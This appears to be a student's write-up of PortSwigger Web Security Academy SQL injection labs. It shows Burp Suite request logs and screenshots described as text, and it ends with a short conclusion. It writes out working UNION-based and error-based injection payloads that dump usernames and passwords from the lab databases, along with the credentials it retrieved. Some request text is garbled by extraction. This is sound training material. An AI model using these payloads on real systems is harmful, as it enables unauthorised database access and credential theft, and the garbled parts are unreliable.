514:

515:

516:

517:

518:

519:

520:

521:

522:

523:

524:

525:

526:

527:

528:

529:

530:

531:

532:

533:

534:

535:

536:

537:

538:

539:

540:

541:

542:

543:

544:

545:

546:

547:

548:

549:

550:

551:

552:

553:

554:

555:

556:

557:

558:

559:

560:

561:

562:

563:

564:

565:

566:

567:

568:

569:

570:

571:

572:

573:

574:

575:

576:

577:

578:

579:

580:

581:

582:

583:

584:

585:

586:

587:

588:

589:

590:

591:

592:

593:

594:

595:

596:

597:

598:

599:

600:

601:

602:

603:

604:

605:

606:

607:

608:

609:

610:

611:

612:

613:

614:

615:

616:

617:

618:

619:

620:

621:

622:

623:

624:

625:

626:

627:

628:

629:

630:

631:

632:

633:

634:

635:

636:

637:

638:

639:

640:

641:

642:

643:

644:

645:

646:

647:

648:

649:

650:

651:

652:

653:

654:

655:

656:

657:

658:

659:

660:

661:

662:

663:

664:

665:

666:

667:

668:

669:

670:

671:

672:

673:

674:

675:

676:

677:

678:

679:

680:

681:

682:

683:

684:

685:

686:

687:

688:

689:

690:

691:

692:

693:

694:

695:

696:

697:

698:

699:

700:

701:

702:

703:

704:

705:

706:

707:

708:

709:

710:

711:

712:

713:

714:

715:

716:

717:

718:

719:

720:

721:

722:

723:

724:

725:

726:

727:

728:

729:

730:

731:

732:

733:

734:

735:

736:

737:

738:

739:

740:

741:

742:

743:

744:

745:

746:

747:

748:

749:

750:

751:

752:

753:

754:

755:

756:

757:

758:

759:

760:

761:

762:

763:

764:

765:

766:

767:

768:

769:

770:

771:

772:

773:

774:

775:

776:

777:

778:

779:

780:

781:

782:

783:

784:

785:

786:

787:

788:

789:

790:

791:

792:

793:

794:

795:

796:

797:

798:

799:

800:

801:

802:

803:

804:

805:

806:

807:

808:

809:

8010:

8011:

8012:

8013:

8014:

8015:

8016:

8017:

8018:

8019:

8020:

8021:

8022:

8023:

8024:

8025:

8026:

8027:

8028:

8029:

8030:

8031:

8032:

8033:

8034:

8035:

8036:

8037:

8038:

8039:

8040:

8041:

8042:

8043:

8044:

8045:

8046:

8047:

8048:

8049:

8050:

8051:

8052:

8053:

8054:

8055:

8056:

8057:

8058:

8059:

8060:

8061:

8062:

8063:

8064:

8065:

8066:

8067:

8068:

8069:

8070:

8071:

8072:

8073:

8074:

8075:

8076:

8077:

8078:

8079:

8080:

8081:

8082:

8083:

8084:

8085:

8086:

8087:

8088:

8089:

8090:

8091:

8092:

8093:

8094:

8095:

8096:

8097:

8098:

8099:

80100:

80101:

80102:

80103:

80104:

80105:

80106:

80107:

80108:

80109:

80110:

80111:

80112:

80113:

80114:

80115:

80116:

80117:

80118:

80119:

80120:

80121:

80122:

80123:

80124:

80125:

80126:

80127:

80128:

80129:

80130:

80131:

80132:

80133:

80134:

80135:

80136:

80137:

80138:

80139:

80140:

80141:

80142:

80143:

80144:

80145:

80146:

80147:

80148:

80149:

80150:

80151:

80152:

80153:

80154:

80155:

80156:

80157:

80158:

80159:

80160:

80161:

80162:

80163:

80164:

80165:

80166:

80167:

80168:

80169:

80170:

80171:

80172:

80173:

80174:

80175:

80176:

80177:

80178:

80179:

80180:

80181:

80182:

80183:

80184:

80185:

80186:

80187:

80188:

80189:

80190:

80191:

80192:

80193:

80194:

80195:

80196:

80197:

80198:

80199:

80200:

80201:

80202:

80203:

80204:

80205:

80206:

80207:

80208:

80209:

80210:

80211:

80212:

80213:

80214:

80215:

80216:

80217:

80218:

80219:

80220:

80221:

80222:

80223:

80224:

80225:

80226:

80227:

80228:

80229:

80230:

80231:

80232:

80233:

80234:

80235:

80236:

80237:

80238:

80239:

80240:

80241:

80242:

80243:

80244:

80245:

80246:

80247:

80248:

80249:

80250:

80251:

80252:

80253:

80254:

80255:

80256:

80257:

80258:

80259:

80260:

80261:

80262:

80263:

80264:

80265:

80266:

80267:

80268:

80269:

80270:

80271:

80272:

80273:

80274:

80275:

80276:

80277:

80278:

80279:

80280:

80281:

80282:

80283:

80284:

80285:

80286:

80287:

80288:

80289:

80290:

80291:

80292:

80293:

80294:

80295:

80296:

80297:

80298:

80299:

80300:

80301:

80302:

80303:

80304:

80305:

80306:

80307:

80308:

80309:

80310:

80311:

80312:

80313:

80314:

80315:

80316:

80317:

80318:

80319:

80320:

80321:

80322:

80323:

80324:

80325:

80326:

80327:

80328:

80329:

80330:

80331:

80332:

80333:

80334:

80335:

80336:

80337:

80338:

80339:

80340:

80341:

80342:

80343:

80344:

80345:

80346:

80347:

80348:

80349:

80350:

80351:

80352:

80353:

80354:

80355:

80356:

80357:

80358:

80359:

80360:

80361:

80362:

80363:

80364:

80365:

80366:

80367:

80368:

80369:

80370:

80371:

80372:

80373:

80374:

80375:

80376:

80377:

80378:

80379:

80380:

80381:

80382:

80383:

80384:

80385:

80386:

80387:

80388:

80389:

80390:

80391:

80392:

80393:

80394:

80395:

80396:

80397:

80398:

80399:

80400:

80401:

80402:

80403:

80404:

80405:

80406:

80407:

80408:

80409:

80410:

80411:

80412:

80413:

80414:

80415:

80416:

80417:

80418:

80419:

80420:

80421:

80422:

80423:

80424:

80425:

80426:

80427:

80428:

80429:

80430:

80431:

80432:

80433:

80434:

80435:

80436:

80437:

80438:

80439:

80440:

80441:

80442:

80443:

80444:

80445:

80446:

80447:

80448:

80449:

80450:

80451:

80452:

80453:

80454:

80455:

80456:

80457:

80458:

80459:

80460:

80461:

80462:

80463:

80464:

80465:

80466:

80467:

80468:

80469:

80470:

80471:

80472:

80473:

80474:

80475:

80476:

80477:

80478:

80479:

80480:

80481:

80482:

80483:

80484:

80485:

80486:

80487:

80488:

80489:

80490:

80491:

80492:

80493:

80494:

80495:

80496:

80497:

80498:

80499:

80500:

80501:

80502:

80503:

80504:

80505:

80506:

80507:

80508:

80509:

80510:

80511:

80512:

80513:

80514:

80515:

80516:

80517:

80518:

80519:

80520:

80521:

80522:

80523:

80524:

80525:

80526:

80527:

80528:

80529:

80530:

80531:

80532:

80533:

80534:

80535:

80536:

80537:

80538:

80539:

80540:

80541:

80542:

80543:

80544:

80545:

80546:

80547:

80548:

80549:

80550:

80551:

80552:

80553:

80554:

80555:

80556:

80557:

80558:

80559:

<p

SQL injection attack, listing the database contents on Oracle

WebSecurity Academy  Back to lab description >>

Home | My account

## Login

Username:

Password:

SQL injection attack, listing the database contents on Oracle

WebSecurity Academy  Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account | Log out

## My Account

Your username is: administrator

Email:

## SQL injection UNION attack, determining the number of columns returned by the query

The screenshot shows a web browser window for the PortSwigger Web Security Academy. The URL is https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns. The page title is "Lab: SQL injection UNION attack, determining the number of columns returned by the query". On the left, there's a sidebar with a navigation tree under "SQL Injection". The main content area contains instructions for performing a UNION attack to determine the number of columns in the database. It includes a "PRACTITIONER LAB" badge and a "Not solved" status. A "TRY FOR FREE" button for Burp Suite is visible on the right. Below the instructions is a "Solution" section with a numbered list of steps:

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Modify the `category` parameter, giving it the value `'+UNION+SELECT+NULL--'`. Observe that an error occurs.
3. Modify the `category` parameter to add an additional column containing a null value:  
`'+UNION+SELECT+NULL, NULL--'`
4. Continue adding null values until the error disappears and the response includes additional content containing the null values.

Go to the website and POST the request to Burp Suite.

The screenshot shows a web browser window for the WebSecurityAcademy website. The URL is https://0aee0ca4d1987080175db8006500d5.web-security-academy.net. The page title is "SQL injection UNION attack, determining the number of columns returned by the query". The main content area displays a list of products from a shop, with the heading "WE LIKE TO SHOP" and a stylized hand icon. The products listed are:

Product Name	Price	Action
Cheshire Cat Grin	\$10.35	<a href="#">View details</a>
Six Pack Beer Belt	\$95.32	<a href="#">View details</a>
Giant Pillow Thing	\$49.12	<a href="#">View details</a>
ZZZZZZ Bed - Your New Home Office	\$4.90	<a href="#">View details</a>
Eggtastic, Fun, Food Eggcessories	\$6.83	<a href="#">View details</a>
Single Use Food Hider	\$46.49	<a href="#">View details</a>
Hydrated Crackers	\$99.89	<a href="#">View details</a>
Waterproof Tea Bags	\$67.35	<a href="#">View details</a>
Your Virtual Journey Starts Here	\$91.10	<a href="#">View details</a>
Inflatable Holiday Home	\$0.47	<a href="#">View details</a>
Hitch A Lift	\$19.36	<a href="#">View details</a>
Eco Boat	\$86.63	<a href="#">View details</a>
3D Voice Assistants	\$63.72	<a href="#">View details</a>
Photobomb Backdrops	\$54.46	<a href="#">View details</a>
Picture Day	\$18.48	<a href="#">View details</a>

Select the gift on the webpage get the request to the repeater, and change it.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ade00ca0421987080175db8006300d5.web-security-academy.net

**Request**

```
1 GET /filter?category=Tech+gifts' ORДЕR BY 1-- HTTP/1.1
2 Host: 0ade00ca0421987080175db8006300d5.web-security-academy.net
3 Cookie: session=0baWt1c0TB51zFTm3k4D0ci9bocq
4 Sec-Ch-Ua: "Not A Brand";v="1"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Application-Signed-Exchange-Vb;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://0ade00ca0421987080175db8006300d5.web-security-academy.net/filter?category=Tech+gifts
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8133
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/cms/labheader.css rel="stylesheet">
10    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
11  </head>
12  <body>
13    <div class="container">
14      <script src="/resources/labheader/js/labHeader.js">
15        <div class="academyLabHeader">
16          <section class="academyLabBanner is-solved">
17            <div class="container">
18              <div class="logo" style="text-align: center;">
19                <div class="title-container" style="text-align: center;">
20                  <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
21                  <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
22                    Back to lab</a>
23                    
24                      <polyline points="1.4,0,0,1.2 12.6,15 0,20,0 1.4,30 15.1,15">
25                      <polyline points="14.3,0 12.9,1.2 25.6,15 12.9,20,0 14.3,30 20,15">
26                      </polyline>
27                      </g>
28                      </svg>
29                  </div>
30                  <div class="widgetcontainer-lab-status is-solved">
31                    <span>LAB</span>
32                    <span>Solved</span>
33                  </div>
34                  <span class="lab-status-icon">
35
```

Again change the request and send it. This time you can solve it

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ade00ca0421987080175db8006300d5.web-security-academy.net

**Request**

```
1 GET /filter?category=Tech+gifts' ORДЕR BY 1-- HTTP/1.1
2 Host: 0ade00ca0421987080175db8006300d5.web-security-academy.net
3 Cookie: session=0baWt1c0TB51zFTm3k4D0ci9bocq
4 Sec-Ch-Ua: "Not A Brand";v="1"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
10 Application-Signed-Exchange-Vb;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?
13 Sec-Fetch-Dest: document
14 Referer: https://0ade00ca0421987080175db8006300d5.web-security-academy.net/filter?category=Tech+gifts
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 7873
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader.css rel="stylesheet">
10    <link href="/resources/cms/labcommerce.css rel="stylesheet">
11    <title>SQL injection UNION attack, determining the number of columns returned by the query</title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div class="academyLabHeader">
16        <section class="academyLabBanner is-solved">
17          <div class="container">
18            <div class="logo" style="text-align: center;">
19              <div class="title-container" style="text-align: center;">
20                <h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
21                <a class="link-back" href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
22                  Back to lab</a>
23                  
24                      <polyline points="1.4,0,0,1.2 12.6,15 0,20,0 1.4,30 15.1,15">
25                      <polyline points="14.3,0 12.9,1.2 25.6,15 12.9,20,0 14.3,30 20,15">
26                      </polyline>
27                      </g>
28                      </svg>
29                  </div>
30                  <div class="widgetcontainer-lab-status is-solved">
31                    <span>LAB</span>
32                    <span>Solved</span>
33                  </div>
34                  <span class="lab-status-icon">
35
```

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO SHOP

Tech gifts

Refine your search:

- All
- Accessories
- Food & Drink
- Lifestyle
- Tech gifts**
- Toys & Games

3D Voice Assistants	\$63.72	<a href="#">View details</a>
Photobomb Backdrops	\$54.46	<a href="#">View details</a>
Picture Box	\$16.46	<a href="#">View details</a>
Robot Home Security Buddy	\$13.99	<a href="#">View details</a>

## SQL injection UNION attack, finding a column containing text

Go to the webpage and click on the “gift”

Back to all topics

**SQL injection**

- What is SQL injection?
- What is the impact of SQL injection?
- Detecting SQL injection vulnerabilities
- Examples of SQL injection
- Examining the database
- UNION attacks
- Blind SQL injection
- How to prevent SQL injection
- SQL injection cheat sheet
- View all SQL injection labs

**Lab: SQL injection UNION attack, finding a column containing text**

PRACTITIONER LAB Not solved

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

[ACCESS THE LAB](#)

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query. Verify that the query is returning three columns, using the following payload in the `category` parameter:  
`'+UNION+SELECT+NULL,NULL,NULL--`
3. Try replacing each null with the random value provided by the lab, for example:  
`'+UNION+SELECT+'abcdef',NULL,NULL--`
4. If an error occurs, move on to the next null and try that instead.

Try to solve the problem using SQL commands.

Internal Server Error  
Internal Server Error

Change the URL using SQL commands. But they show us that 2<sup>nd</sup> null command should be a string and they give us that value.

WE LIKE TO  
**SHOP**

Corporate gifts' UNION select NULL, 'a', NULL--

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

Caution Sign	\$51.03	<a href="#">View details</a>
There Is No 'I' in Team	\$93.75	<a href="#">View details</a>
Com-Tool	\$74.11	<a href="#">View details</a>
Folding Gadgets	\$42.03	<a href="#">View details</a>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account

WE LIKE TO  
**SHOP**

Corporate gifts' UNION select NULL, 'a', NULL--

Refine your search:  
All Accessories Corporate gifts Food & Drink Lifestyle Pets

Caution Sign	\$51.03	<a href="#">View details</a>
There Is No 'I' in Team	\$93.75	<a href="#">View details</a>
Com-Tool	\$74.11	<a href="#">View details</a>
Folding Gadgets	\$42.03	<a href="#">View details</a>

## SQL injection UNION attack, retrieving data from other tables

Go to the website and click on the gift.

The image shows two screenshots of web pages related to SQL injection. The top screenshot is from PortSwigger.net, showing a lab titled "Lab: SQL injection UNION attack, retrieving data from other tables". It includes a sidebar with navigation links for SQL injection topics, a main content area with instructions and a step-by-step guide, and a sidebar for Burp Suite. The bottom screenshot is from WebSecurityAcademy.net, showing a similar lab page with the same title and content, but with a different header and footer.

Now modify the URL using SQL commands.

SQL injection UNION attack, retrieving data from other tables

**Web Security Academy**  LAB Not solved 

Back to lab home Back to lab description >

Document was last saved: Just now

Home | My account

WE LIKE TO  Gifts

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

**Snow Delivered To Your Door**

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. "Make sure you have an extra large freezer before delivery." Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). Allow 3 days for it to refreeze. "Chip away at each block until the ice resembles snowflakes. "Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

SQL injection UNION attack, retrieving data from other tables

**Web Security Academy**  LAB Not solved 

Back to lab home Back to lab description >

Home | My account

WE LIKE TO  Gifts' UNION select 'a', 'a--'

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

**Conversation Controlling Lemon**

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you've a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family, or those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life, a quieter, more reasonable, and un-opinionated one.

**Couple's Umbrella**

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

Using the given command you can get the username and password. Choose the administrator username and password and log into that website.

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy  LAB Not solved 

Back to lab home Back to lab description >>

Home | My account

WE LIKE TO SHOP 

Gifts' UNION SELECT username, password FROM users--

Refine your search:  
All Clothing, shoes and accessories Corporate gifts Gifts Pets Toys & Games

wiener  
v7y808339b9nimf0mu0o  
administrator  
2u2k2j59uo3mer6spgm  
Snow Delivered To Your Door  
By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. Make sure you have an extra large freezer before delivery. Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). Allow 3 days for it to refreeze. Chip away at each block until the ice resembles snowflakes. Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.  
carlos  
crizv4gqr7p342x93lyq

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy  LAB Not solved 

Back to lab description >>

Home | My account

## Login

Username   
Password

## SQL injection UNION attack, retrieving multiple values in a single column

Go to the website and click on the gift. Now you are on the gift page. Now post the request to the Burp Suite.

**Lab: SQL injection UNION attack, retrieving multiple values in a single column**

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

**Hint**

**Solution**

1. Use Burp Suite to intercept and modify the request that sets the product category filter.
2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the `category` parameter:  
`'+UNION+SELECT+NULL, 'abc'--`
3. Use the following payload to retrieve the contents of the `users` table:  
`'+UNION+SELECT'+NULL, username||'-'||password+FROM+users--`
4. Verify that the application's response contains usernames and passwords.

← → C https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net

**Web Security Academy** SQL injection UNION attack, retrieving multiple values in a single column LAB Not solved

Back to lab description >

WE LIKE TO SHOP

Refine your search:  
All Clothing, shoes and accessories Gifts Pets Tech gifts Toys & Games

The Trolley-ON

- Paddling Pool Shoes
- Hologram Stand In
- Dancing In The Dark
- Couple's Umbrella
- Conversation Controlling Lemon
- Snow Delivered To Your Door
- High-End Gift Wrapping
- Fur Babies
- Pest Control Umbrella
- Giant Grasshopper
- The Lazy Dog
- Lightbulb Moments
- Grow Your Own Spy Kit
- 3D Voice Assistants

**Burp Suite Community Edition v2023.9.4 - Temporary Project**

Target: https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net

Request Response Inspector

```

1 GET /filter?category=Gifts&UNION+SELECT+NULL,username||'||password+FROM+users-- HTTP/2
2 Host: 0ab8006504f5142380bf4ad800cf000f.web-security-academy.net
3 Cookie: session=Jan9yMSGRbvAcdbP9w0vREIjF0tK
4 Sec-Fetch-Dest: document
5 Sec-Ch-Us-Mobile: 70
6 Sec-Ch-Us-Platform: " "
7 Dnt: 1
8 Sec-Fetch-User: ?1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
10 Chrome/116.0.5845.14 Safari/537.36
11 Accept: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
12 application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: sameorigin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Secure: 1
16 Sec-Fetch-Dest: document
17 X-Forwarded-For: 0ab8006504f5142380bf4ad800cf000f.web-security-academy.net/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34

```

Document was last saved: Just now

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 18

Response headers: 3

5,336 bytes | 4,602 millis

Change the request using the given as a hint. Now you can find the username as administrator and the password. Using them log into the website.

The screenshot shows a web browser window for the URL <https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net/login>. The page title is "WebSecurity Academy" with a red exclamation mark icon. The main content area says "SQL injection UNION attack, retrieving multiple values in a single column". Below it is a "Back to lab description >" link. At the top right, there is a green button labeled "LAB Not solved" with a person icon. The main form has fields for "Username" (containing "administrator") and "Password" (redacted). A "Log in" button is at the bottom. At the very bottom of the page, there is a small "Home | My account" link.

The screenshot shows a web browser window for the URL <https://0ab8006504f5142380bf4ad800cf000f.web-security-academy.net/my-account?id=administrator>. The page title is "WebSecurity Academy" with a red exclamation mark icon. The main content area says "SQL injection UNION attack, retrieving multiple values in a single column". Below it is a "Back to lab description >" link. At the top right, there is a green button labeled "LAB Solved" with a checkmark icon. A prominent orange banner at the top says "Congratulations, you solved the lab!". To its right are links for "Share your skills!" (Twitter and LinkedIn icons) and "Continue learning >". At the bottom, there are links for "Home | My account | Log out".

## Visible error-based SQL injection

Go to the given website and POST the request to the Burp Suite.

The screenshot shows a web browser window for the URL [https://portswigger.net/web-security/sql-injection/blind/lab\\_sql-injection\\_visible-error-based](https://portswigger.net/web-security/sql-injection/blind/lab_sql-injection_visible-error-based). The page title is "Web Security Academy > SQL Injection > Blind > Lab". The main content area is titled "Lab: Visible error-based SQL injection". It says: "This lab contains a SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie. The results of the SQL query are not returned." Below this, it says: "The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, find a way to leak the password for the `administrator` user, then log in to their account." There is a red "ACCESS THE LAB" button. On the right side, there is an advertisement for "Find SQL Injection vulnerabilities using Burp Suite" with a "TRY FOR FREE" button. The left sidebar lists various SQL injection topics like "What is SQL injection?", "Detecting SQL injection vulnerabilities", etc.

Visible error-based SQL injection

Back to lab description >>

Home | My account

WE LIKE TO  
**SHOP**

Refine your search:  
All Accessories Corporate gifts Food & Drink Gifts Tech gifts

Send the request to the repeater. And modify it.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: <https://0a880019035a976280d28ac3008200d2.web-security-academy.net>

**Request**

```

1 GET / HTTP/1.1
2 Host: 0a880019035a976280d28ac3008200d2.web-security-academy.net
3 Cookie: TrackingId= 1 AND 1=CAST((SELECT username FROM users LIMIT 1) AS INT)--; session=yMhCkEBrx9Tb9Hn6gFkmwE6oB5oBj
4 Cache-Control: max-age=9
5 Sec-Ch-Ua: "Not A Brand";v="100"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Touch-Factor: ?0
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/116.0.5845.143 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    application/javascript,application/javascript+exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dest: document
14 Sec-Fetch-User: -1
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18

```

**Response**

Visible error-based SQL injection

Back to lab description >>

ERROR: invalid input syntax for type integer: "administrator"

ERROR: invalid input syntax for type integer: "administrator"

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 19

Again modify it using a password against a username. Using that username and password log into the website.

The screenshot shows a Burp Suite interface with the following details:

- Request:** A GET request to `https://0a80019035a976280d28ac3008200d2.web.security-academy.net`. The payload is `id=1 OR 1=1 UNION SELECT password FROM users LIMIT 1;#`.
- Response:** A 500 Internal Server Error page titled "Visible error-based SQL injection". It contains two error messages:
  - "ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"
  - "ERROR: invalid input syntax for type integer: "7kk42efmkdnw8etbmyp6"
- Inspector:** Shows the raw response body containing the error messages.

Visible error-based SQL injection

Back to lab description >

---

Home | My account

## Login

Username  
administrator

Password  
\*\*\*\*\*

**Log In**

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home | My account | Log out

## Conclusion

With the extensive materials of the Web Security Academy as a foundation, I began an investigation of the PortSwigger XXE and SQL injection vulnerabilities, blending concept with practical knowledge. Via this research, I came to understand how crucial it is to know about and prevent these weaknesses in the constantly changing internet safety environment. I started out by getting familiar with the PortSwigger service and learning the basics of XXE and SQL inject vulnerabilities. I became aware of the dangers they might offer to sensitive data, files, and websites, which increased the importance of my investigation. I went into the Web Security Academy's practical world after gaining academic expertise. I involved myself in practical laboratories, lessons, and tasks that offered models and actual situations for identifying, exploiting, and mitigating XXE and SQL injection vulnerabilities. In addition to deepening my awareness, this practical training gave me invaluable abilities that are essential for defending websites from these consistent dangers. The PortSwigger Web Safety Course has proven to be a priceless tool, and we stay steadfast in our dedication to continued education and attention in the field of web security.

## References

1. XML External Entity(XXE) Processing -  
[https://owasp.org/wwwcommunity/vulnerabilities/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://owasp.org/wwwcommunity/vulnerabilities/XML_External_Entity_(XXE)_Processing)
2. SQL(Structured query language) injection - <https://www.imperva.com/learn/applicationsecurity/sql-injection-sqli/>
3. SQL injection UNION attack, retrieving data from other tables.- [https://youtu.be/PLa\\_oQtMI1U](https://youtu.be/PLa_oQtMI1U)